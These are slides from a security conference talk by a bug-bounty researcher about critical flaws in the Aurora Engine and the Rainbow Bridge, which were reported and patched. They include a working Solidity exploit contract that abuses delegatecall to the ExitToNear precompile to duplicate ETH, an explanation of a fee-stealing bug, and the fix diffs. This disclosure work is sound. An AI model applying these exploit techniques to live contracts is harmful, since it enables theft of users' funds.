

Rainbow Bridge to the Aurora

pwning.eth  POC2022 





I'm PWNING.ETH !

Working on vulnerability research for 10+ years

Start my web3 journey in 2022

Safeguard \$300M+ funds at risk, win \$8M+ bug bounty



INTERLAY



I'm PWNING.ETH !

Working on vulnerability research for 10+ years

Start my web3 journey in 2022

Safeguard \$300M+ funds at risk, win \$8M+ bug bounty



A decorative bug bounty card for the Aurora project. The card features a central illustration of a futuristic soldier in a dark, rainy cityscape. The text on the card includes the name 'pwning.eth', the project name 'AURORA', and details of the bug bounty: 'PROJECT SAVED - Aurora', 'Inflation spend attack blocked', 'Critical vuln reported 26.04.2022', and 'Bounty collected - \$6,000,000'. The card also includes a quote 'Blackhats shall not pass' and the numbers 7 and 4 in circular icons.

pwning.eth

AURORA

PROJECT SAVED - Aurora

Inflation spend attack blocked
Critical vuln reported 26.04.2022
Bounty collected - \$6,000,000

7 "Blackhats shall not pass" 4

A decorative bug bounty card for the Moonbeam project. The card features a central illustration of a futuristic soldier in a dark, rocky landscape. The text on the card includes the name 'pwning.eth', the project name 'Moonbeam', and details of the bug bounty: 'PROJECT SAVED - Moonbeam', 'Missing call check attack blocked', 'Critical vuln reported 27.05.2022', and 'Bounty collected - \$1,050,000'. The card also includes a quote 'Blockchains can have bugs, too' and the numbers 7 and 5 in circular icons.

pwning.eth

Moonbeam

PROJECT SAVED - Moonbeam

Missing call check attack blocked
Critical vuln reported 27.05.2022
Bounty collected - \$1,050,000

7 "Blockchains can have bugs, too" 5

The optimistic bug bounty

- ▶ Shocked by the story of @saurik
 - ▶ \$2M+ bounty from a logic bug!
- ▶ Web3 teams are rich and generous
- ▶ Web3 vulnerabilities are crazy
- ▶ Web3 world needs whitehat hackers




rekt.news

- ▶ Astronomical hacks in the web3 world
- ▶ Can not be in the top 10 if only hacking \$100M
- ▶ The community is really scared of hackers
- ▶ Projects would like to offer 10% of the stolen funds as the bug bounty
 - ▶ 10% loss is acceptable in the crypto market
 - ▶ Few hackers return the fund for bounty 😂



1. **Ronin Network** - REKT *Unaudited*
\$624,000,000 | 03/23/2022
2. **Poly Network** - REKT *Unaudited*
\$611,000,000 | 08/10/2021
3. **BNB Bridge** - REKT *Unaudited*
\$586,000,000 | 10/06/2022
4. **Wormhole** - REKT *Neodyme*
\$326,000,000 | 02/02/2022
5. **BitMart** - REKT *N/A*
\$196,000,000 | 12/04/2021
6. **Nomad Bridge** - REKT *N/A*
\$190,000,000 | 08/01/2022
7. **Beanstalk** - REKT *Unaudited*
\$181,000,000 | 04/17/2022
8. **Wintermute** - REKT *2 N/A*
\$162,300,000 | 09/20/2022
9. **Compound** - REKT *Unaudited*
\$147,000,000 | 09/29/2021
10. **Vulcan Forged** - REKT *Unaudited*
\$140,000,000 | 12/13/2021
11. **Cream Finance** - REKT *2 Unaudited*
\$130,000,000 | 10/27/2021
12. **Badger** - REKT *Unaudited*
\$120,000,000 | 12/02/2021
13. **Mango Markets** - REKT *Out of Scope*
\$115,000,000 | 10/11/2022
14. **Harmony Bridge** - REKT *N/A*
\$100,000,000 | 06/23/2022



Aurora

19 April 2022

Live since

Yes

KYC required

\$6,000,000

Maximum bounty

Top 3 in all bounties

Program Overview

Aurora Labs have created the Aurora Ecosystem which mainly consists of two components: Rainbow Bridge and Aurora Engine. Rainbow Bridge is a fully trustless and decentralized bridge that interconnects Ethereum and NEAR ecosystems. Aurora Engine is an EVM built on the NEAR Protocol, delivering a turn-key solution for developers to operate their apps on an Ethereum-compatible, high-throughput, scalable and future-safe platform, with low transaction costs for their users.

For more information about Aurora please visit <https://aurora.dev/>.

Assets in scope

<https://etherscan.io/address/0x3be7Df8dB39996a837041bb8Ee0dAdf60F767038>

Target

Smart Contract - NearBridge

Type

<https://github.com/aurora-is-near/rainbow-bridge/releases/tag/0.2.1>

Target

Seems solid :)

<https://explorer.near.org/accounts/aurora>

Target

Smart Contract - Aurora

Type

<https://github.com/aurora-is-near/aurora-engine/tree/master/engine>

Target

EUM is complex!

<https://rainbowbridge.app/>

Target

Websites and Applications - Main Web App





Type

All smart contracts of Aurora can be found at <https://github.com/aurora-is-near>. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program. The Aurora team aims to communicate any changes to the Assets in Scope table with Immunefi as soon as possible. However, due to potential delays in updating the bug bounty program, the listed asset must also appear on <https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md> at the time of escalation to the Aurora team in order to be considered valid.

If an impact can be caused to any other asset managed by Aurora that isn't on this table but for which the impact is in the Impacts in Scope section below, you are encouraged to submit it for the consideration by the project. This only applies to Critical impacts.



Aurora Engine: EVM for NEAR

- ▶ Aurora  is the EVM built for NEAR 
- ▶ Written in rust, a smart contract on NEAR
- ▶ A miniature universe, build the Ethereum  ecosystem inside NEAR
- ▶ The Rainbow Bridge  connects the three worlds



Aurora Engine: layer 2?

- ▶ A smart contract that executes smart contract, a layer 2 of NEAR
- ▶ Direct interaction with NEAR protocol
- ▶ Instant bridge between Aurora and NEAR
- ▶ Delayed bridge from/to Ethereum
- ▶ Transaction fees denominated in nETH, the native wrapper of bridged ETH
- ▶ Builtin support for the Rainbow Bridge
 - ▶ token deposit/withdraw => mint/burn



Aurora Engine: precompiles

▶ ExitToNear

▶ ExitToEthereum

```
pub mod exit_to_near {
  use aurora_engine_types::types::Address;

  /// Exit to NEAR precompile address
  ///
  /// Address: `0xe9217bc70b7ed1f598ddd3199e80b093fa71124f`
  /// This address is computed as: `&keccak("exitToNear")[12..]`
  pub const ADDRESS: Address =
    crate::make_address(0xe9217bc7, 0x0b7ed1f598ddd3199e80b093fa71124f);
}

pub mod exit_to_ethereum {
  use aurora_engine_types::types::Address;

  /// Exit to Ethereum precompile address
  ///
  /// Address: `0xb0bd02f6a392af548bdf1cfaee5dfa0eefcc8eab`
  /// This address is computed as: `&keccak("exitToEthereum")[12..]`
  pub const ADDRESS: Address =
    crate::make_address(0xb0bd02f6, 0xa392af548bdf1cfaee5dfa0eefcc8eab);
}
```

```
function withdrawToNear(bytes memory recipient, uint256 amount) external override {
  address sender = _msgSender();
  _burn(sender, amount);

  bytes32 amount_b = bytes32(amount);
  bytes memory input = abi.encodePacked("\x01", sender, amount_b, recipient);
  uint input_size = 1 + 20 + 32 + recipient.length;

  assembly {
    let res := call(gas(), 0xe9217bc70b7ed1f598ddd3199e80b093fa71124f, 0, add(input, 32), input_size, 0, 32)
  }
}

function withdrawToEthereum(address recipient, uint256 amount) external override {
  _burn(_msgSender(), amount);

  bytes32 amount_b = bytes32(amount);
  bytes20 recipient_b = bytes20(recipient);
  bytes memory input = abi.encodePacked("\x01", amount_b, recipient_b);
  uint input_size = 1 + 32 + 20;

  assembly {
    let res := call(gas(), 0xb0bd02f6a392af548bdf1cfaee5dfa0eefcc8eab, 0, add(input, 32), input_size, 0, 32)
  }
}
```

Tokens are burnt before exit

```

262 // First byte of the input is a flag, selecting the behavior to be triggered:
263 //     0x0 -> Eth transfer
264 //     0x1 -> Erc20 transfer
265 let flag = input[0];
266 #[cfg(feature = "error_refund")]
267 let (refund_address, mut input) = parse_input(input)?;
268 #[cfg(not(feature = "error_refund"))]
269 let mut input = parse_input(input);
270 let current_account_id = self.current_account_id.clone();
271 #[cfg(feature = "error_refund")]
272 let refund_on_error_target = current_account_id.clone();
273
274 let (nep141_address, args, exit_event) = match flag {
275     0x0 => {
276         // ETH transfer
277         //
278         // Input slice format:
279         //     recipient_account_id (bytes) - the NEAR recipient account which will receive NEP-141 ETH tokens
280
281         if let Ok(dest_account) = AccountId::try_from(input) {
282             (
283                 current_account_id,
284                 // There is no way to inject json, given the encoding of both arguments
285                 // as decimal and valid account id respectively.
286                 format!(
287                     r#"{"receiver_id": "{}", "amount": "{}", "memo": null}"#,
288                     dest_account,
289                     context.apparent_value.as_u128()
290                 ),
291                 events::ExitToNear {
292                     sender: Address::new(context.caller),
293                     erc20_address: events::ETH_ADDRESS,
294                     dest: dest_account.to_string(),
295                     amount: context.apparent_value,
296                 },
297             )

```

Exit ETH to NEAR

1. Transfer ETH to the precompile by *msg.value*
2. Generate an event *events::ExitToNear*
3. The events (logs) are filtered and processed

EUM 101

Call variants

- ▶ Call
- ▶ Delegatecall
- ▶ Callcode
- ▶ Staticcall


```
let context = match scheme {
  CallScheme::Call | CallScheme::StaticCall => Context {
    address: to.into(),
    caller: runtime.context.address,
    apparent_value: value,
  },
  CallScheme::CallCode => Context {
    address: runtime.context.address,
    caller: runtime.context.address,
    apparent_value: value,
  },
  CallScheme::DelegateCall => Context {
    address: runtime.context.address,
    caller: runtime.context.caller,
    apparent_value: runtime.context.apparent_value,
  },
};

let transfer = if scheme == CallScheme::Call {
  Some(Transfer {
    source: runtime.context.address,
    target: to.into(),
    value,
  })
} else if scheme == CallScheme::CallCode {
  Some(Transfer {
    source: runtime.context.address,
    target: runtime.context.address,
    value,
  })
} else {
  None
};
```



EVM 101

Call variants



▶ Call

- ▶ Update msg.sender/msg.value
- ▶ Value transferred from A to B

▶ Delegatecall

- ▶ Reuse msg.sender/msg.value
- ▶ No value transfer



The bug

- ▶ What if we *delegatecall* to the precompiled contract?
- ▶ *msg.value* is inherited from the original calling context
- ▶ The ETH is never transferred to the precompiled contract
- ▶ The event is triggered and processed as usual
- ▶ The nETH is withdrawn to our account on NEAR
- ▶ Deposit the nETH into Aurora, we have doubled our balance!



The exploit

```
1 // SPDX-License-Identifier: GPL-3.0
2
3 pragma solidity ^0.8.7;
4
5 contract Exploit {
6     address payable private owner;
7
8     constructor() {
9         owner = payable(msg.sender);
10    }
11
12    function exploit(bytes memory recipient) public payable {
13        require(msg.sender == owner);
14
15        bytes memory input = abi.encodePacked("\x00", recipient);
16        uint input_size = 1 + recipient.length;
17
18        assembly {
19            let res := delegatecall(gas(), 0xe9217bc70b7ed1f598ddd3199e80b093fa71124f, add(input, 32), input_size, 0, 32)
20        }
21
22        owner.transfer(msg.value);
23    }
24 }
25
```




Time Series: Ether Balance

Thu 24, Jun 2021 - Fri 4, Nov 2022

<p>● ETH Highest Balance On Sun 24, Apr 2022 89,208.70082649424 ETH</p>	<p>● ETH Lowest Balance On Thu 24, Jun 2021 5.7345e-14 ETH</p>	<p>■ USD Highest Value On Sun 24, Apr 2022 USD 268,201,498.6</p>	<p>■ USD Lowest Value On Thu 24, Jun 2021 USD 0</p>
---	--	--	---

Ether Balance for 0x6BFaD42cFC4eFc96f529D786D643Ff4A8B89FA52
Source: Etherscan.io



The bounty

- ▶ \$6,000,000 in the form of locked AURORA tokens
- ▶ An NFT from Immunefi for guarding funds > \$100M
- ▶ A “Job”: safeguarding future hacks



A few days later...



Release 2.6.1. #537

Merged artob merged 4 commits into master from release-2.6.1 on Jun 23

Conversation 1 Commits 4 Checks 5 Files changed 25



joshuajbouw commented on Jun 23 · edited

Member

[2.6.1] 2022-06-23

Fixes

- Fixed an issue with accounting being problematic with the total supply of ETH on Aurora as it could artificially deplete by @[birchmd]. ([[Fix\(engine\): Correctly account for changes in total supply of ETH on Aurora #536](#)])
- Fixed the possibility of forging receipts to allow for withdrawals on the Rainbow Bridge by @[birchmd], @[mfornet], @[sept-en] and @[joshuajbouw]. Written by @[birchmd].
- Fixed the ability the steal funds from those by setting a fee when receiving NEP-141 as ERC-20 by @[birchmd], @[mfornet], and @[joshuajbouw]. Written by @[joshuajbouw].

Reviewers

- RomanHodulak
- birchmd
- artob
- mrLSD

Assignees

- artob

Labels

C-release

Projects

None yet

Milestone

No milestone

joshuajbouw and others added 2 commits 5 months ago

- Fix: Don't allow fee stealing. Verified 2ef9fd8
- Fix: Don't allow bridge receipt forging. Verified c43cd11

joshuajbouw added the C-release label on Jun 23

```

753 753 handler: &mut P,
754 754 ) {
755 755     let str_amount = crate::prelude::format!("{}", args.amount);
756 756     let output_on_fail = str_amount.as_bytes();
757 757
758 758     // Parse message to determine recipient and fee
759 759     let (recipient, fee) = {
760 760         // Message format:
761 761         //     Recipient of the transaction - 40 characters (Address in hex)
762 762         //     Fee to be paid in ETH (Optional) - 64 characters (Encoded in big endian / hex)
763 -         let mut message = args.msg.as_bytes();
763 +         let message = args.msg.as_bytes();
764 764         assert_or_finish!(message.len() >= 40, output_on_fail, self.io);
765 765
766 766         let recipient = Address::new(H160(unwrap_res_or_finish!(
767 767             hex::decode(&message[..40]).unwrap().as_slice().try_into(),
768 768             output_on_fail,
769 769             self.io
770 770         )));
771 -         message = &message[40..];
772 771
773 -         let fee = if message.is_empty() {
774 -             U256::from(0)
775 -         } else {
776 -             assert_or_finish!(message.len() == 64, output_on_fail, self.io);
777 -             U256::from_big_endian(
778 -                 unwrap_res_or_finish!(hex::decode(message), output_on_fail, self.io).as_slice(),
779 -             )
780 -         };
772 +         let fee = U256::zero();
781 773
782 774         (recipient, fee)
783 775     };
784 776
785 777     let erc20_token = Address::from_array(unwrap_res_or_finish!(
786 778         unwrap_res_or_finish!(
787 779             get_erc20_from_nep141(&self.io, token),
788 780             output_on_fail,
789 781             self.io

```

```

745 745    /// IMPORTANT: This function should not panic, otherwise it won't
746 746    /// be possible to return the tokens to the sender.
747 747    pub fn receive_erc20_tokens<P: PromiseHandler>(
748 748        &mut self,
749 749        token: &AccountId,
750 750        relayer_account_id: &AccountId,
751 751        args: &NEP141FtOnTransferArgs,
752 752        current_account_id: &AccountId,
753 753        handler: &mut P,
754 754    ) {
755 755        let str_amount = crate::prelude::format!("{}", args.amount);
756 756        let output_on_fail = str_amount.as_bytes();
757 757
758 758        // Parse message to determine recipient and fee
759 759        let (recipient, fee) = {
760 760            // Message format:
761 761            //     Recipient of the transaction - 40 characters (Address in hex)
762 762            //     Fee to be paid in ETH (Optional) - 64 characters (Encoded in big endian / hex)
763 763            - let mut message = args.msg.as_bytes();
764 764            + let message = args.msg.as_bytes();
765 765            assert_or_finish!(message.len() >= 40, output_on_fail, self.io);
766 766            let recipient = Address::new(H160(unwrap_res_or_finish!(
767 767                hex::decode(&message[..40]).unwrap().as_slice().try_into(),
768 768                output_on_fail,
769 769                self.io
770 770            )));
771 771            - message = &message[40..];
772 772
773 773            - let fee = if message.is_empty() {
774 774                - U256::from(0)
775 775            } else {
776 776                - assert_or_finish!(message.len() == 64, output_on_fail, self.io);
777 777                - U256::from_big_endian(
778 778                    - unwrap_res_or_finish!(hex::decode(message), output_on_fail, self.io).as_slice(),
779 779                )
780 780            };
781 781            + let fee = U256::zero();

```

controlled by the attacker

decode from *message*

```

786 778        unwrap_res_or_finish!(
787 779            get_erc20_from_nep141(&self.io, token),
788 780            output_on_fail,
789 781            self.io
790 782        )
791 783        .as_slice()
792 784        .try_into(),
793 785        output_on_fail,
794 786        self.io
795 787    ));
796 788
797 789    if fee != U256::from(0) {
798 790        let relayer_address = unwrap_res_or_finish!(
799 791            self.get_relayer(relayer_account_id.as_bytes()).ok_or(()),
800 792            output_on_fail,
801 793            self.io
802 794        );
803 795
804 796        unwrap_res_or_finish!(
805 797            self.transfer(
806 798                recipient,
807 799                relayer_address,
808 800                Wei::new_u64(fee.as_u64()),
809 801                u64::MAX,
810 802                handler,
811 803            ),
812 804            output_on_fail,
813 805            self.io
814 806        );
815 807    }
816 808
817 809    let selector = ERC20_MINT_SELECTOR;
818 810    let tail = ethabi::encode(&[
819 811        ethabi::Token::Address(recipient.raw()),
820 812        ethabi::Token::U256(U256::from(args.amount.as_u128())),
821 813    ]);
822 814
823 815    let erc20_admin_address = current_address(current_account_id);

```

steal the *fee* from *recipient*

Aurora Fee Stealing Bug

Root cause

- ▶ **NEP141 token bridge allows relayers to take fee from the recipient**
- ▶ **The fee amount is never validated**
- ▶ **The attacker can send worthless NEP141 tokens to the victim and charge the fee – 18.45 ETH each time**



Rainbow Bridge 🌈

- ▶ **Connectors on both Ethereum and NEAR**

Connector	NEAR	Ethereum
ETH	aurora	EthCustodian
NEAR-ERC20	e-near.near	eNear
Rainbow Token	factory.bridge.near	ERC20Locker

- ▶ **Assets are locked on the native chain**
- ▶ **Wrapped tokens are released on the remote chain**
- ▶ **The transaction receipt is used as the proof of assets**



Ethereum \leftrightarrow NEAR

▶ Ethereum

- ▶ 1 transaction 1 receipt
- ▶ Logs (events) are recorded in the single receipt, identified by the log emitter
- ▶ No return value

▶ NEAR

- ▶ 1 transaction multiple receipts
- ▶ Logs are raw bytes, recorded in each receipt, identified by the executor of receipt
- ▶ Return value can be saved in each receipt



Release 2.6.1. #537

Merged artob merged 4 commits into master from release-2.6.1 on Jun 23

Conversation 1

Commits 4

Checks 5

Files changed 25

+35

Changes from 1 commit File filter Conversations

Filter changed files

engine-sdk

Cargo.toml

src

near_runtime.rs

engine-tests/src/tests

erc20_connector.rs

ghsa_3p69_m8gg_fwmf.rs

mod.rs

res

echo.sol

engine

Cargo.toml

src

lib.rs




Fix: Don't allow bridge receipt forging.




Do not allow output from the engine that could be interpreted by the eth_custodian -- except from the withdraw function

Check triggers on bytes with length at least 56 instead of exactly 56

 birchmd authored and joshuajbouw committed on Jun 23 Verified

commit c43cd11a783fe80cc336d237a8d08eb

>   2  engine-sdk/Cargo.toml

▼   16  engine-sdk/src/near_runtime.rs

↑ @@ -6,6 +6,18 @@ use aurora_engine_types::parameters::{PromiseAction, PromiseBatchAction, Promise

6 6 use aurora_engine_types::types::PromiseResult;

7 7 use aurora_engine_types::H256;

8 8

9 + #[cfg(feature = "mainnet")]

10 + /// The mainnet eth_custodian address 0x6BFaD42cFC4Efc96f529D786D643Ff4A8B89FA52

11 + const CUSTODIAN_ADDRESS: &[u8] = &[

12 + 107, 250, 212, 44, 252, 78, 252, 150, 245, 41, 215, 134, 214, 67, 255, 74, 139, 137, 250, 82,

13 +];

14 +

15 + #[cfg(feature = "testnet")]

16 + /// The testnet eth_custodian address 0x84a82Bb39c83989D5Dc07e1310281923D2544dC2

17 + const CUSTODIAN_ADDRESS: &[u8] = &[

- erc20_connector.rs
- ghsa_3p69_m8gg_fwmf.rs
- mod.rs
- res
 - echo.sol
- engine
 - Cargo.toml
 - src
 - lib.rs

```

engine-sdk/src/near_runtime.rs
@@ -6,6 +6,18 @@ use aurora_engine_types::{PromiseAction, PromiseBatchAction, Promise
6      6      use aurora_engine_types::types::PromiseResult;
7      7      use aurora_engine_types::H256;
8      8
9      9      + #[cfg(feature = "mainnet")]
10     10     + /// The mainnet eth_custodian address 0x6BFaD42cFC4Efc96f529D786D643Ff4A8B89FA52
11     11     + const CUSTODIAN_ADDRESS: &[u8] = &[
12     12     +     107, 250, 212, 44, 252, 78, 252, 150, 245, 41, 215, 134, 214, 67, 255, 74, 139, 137, 250, 82,
13     13     + ];
14     14     +
15     15     + #[cfg(feature = "testnet")]
16     16     + /// The testnet eth_custodian address 0x84a82Bb39c83989D5Dc07e1310281923D2544dC2
17     17     + const CUSTODIAN_ADDRESS: &[u8] = &[
18     18     +     132, 168, 43, 179, 156, 131, 152, 157, 93, 192, 126, 19, 16, 40, 25, 35, 210, 84, 77, 194,
19     19     + ];
20     20     +
21     21     /// Wrapper type for indices in NEAR's register API.
22     22     pub struct RegisterIndex(u64);
23     23
@@ -113,6 +125
113    125
114    126     fn return_output(&mut self, value: &[u8]) {
115    127         unsafe {
128    128     +     #[cfg(any(feature = "mainnet", feature = "testnet"))]
129    129     +     if value.len() >= 56 && &value[36..56] == CUSTODIAN_ADDRESS {
130    130     +         panic!("ERR_ILLEGAL_RETURN");
131    131     +     }
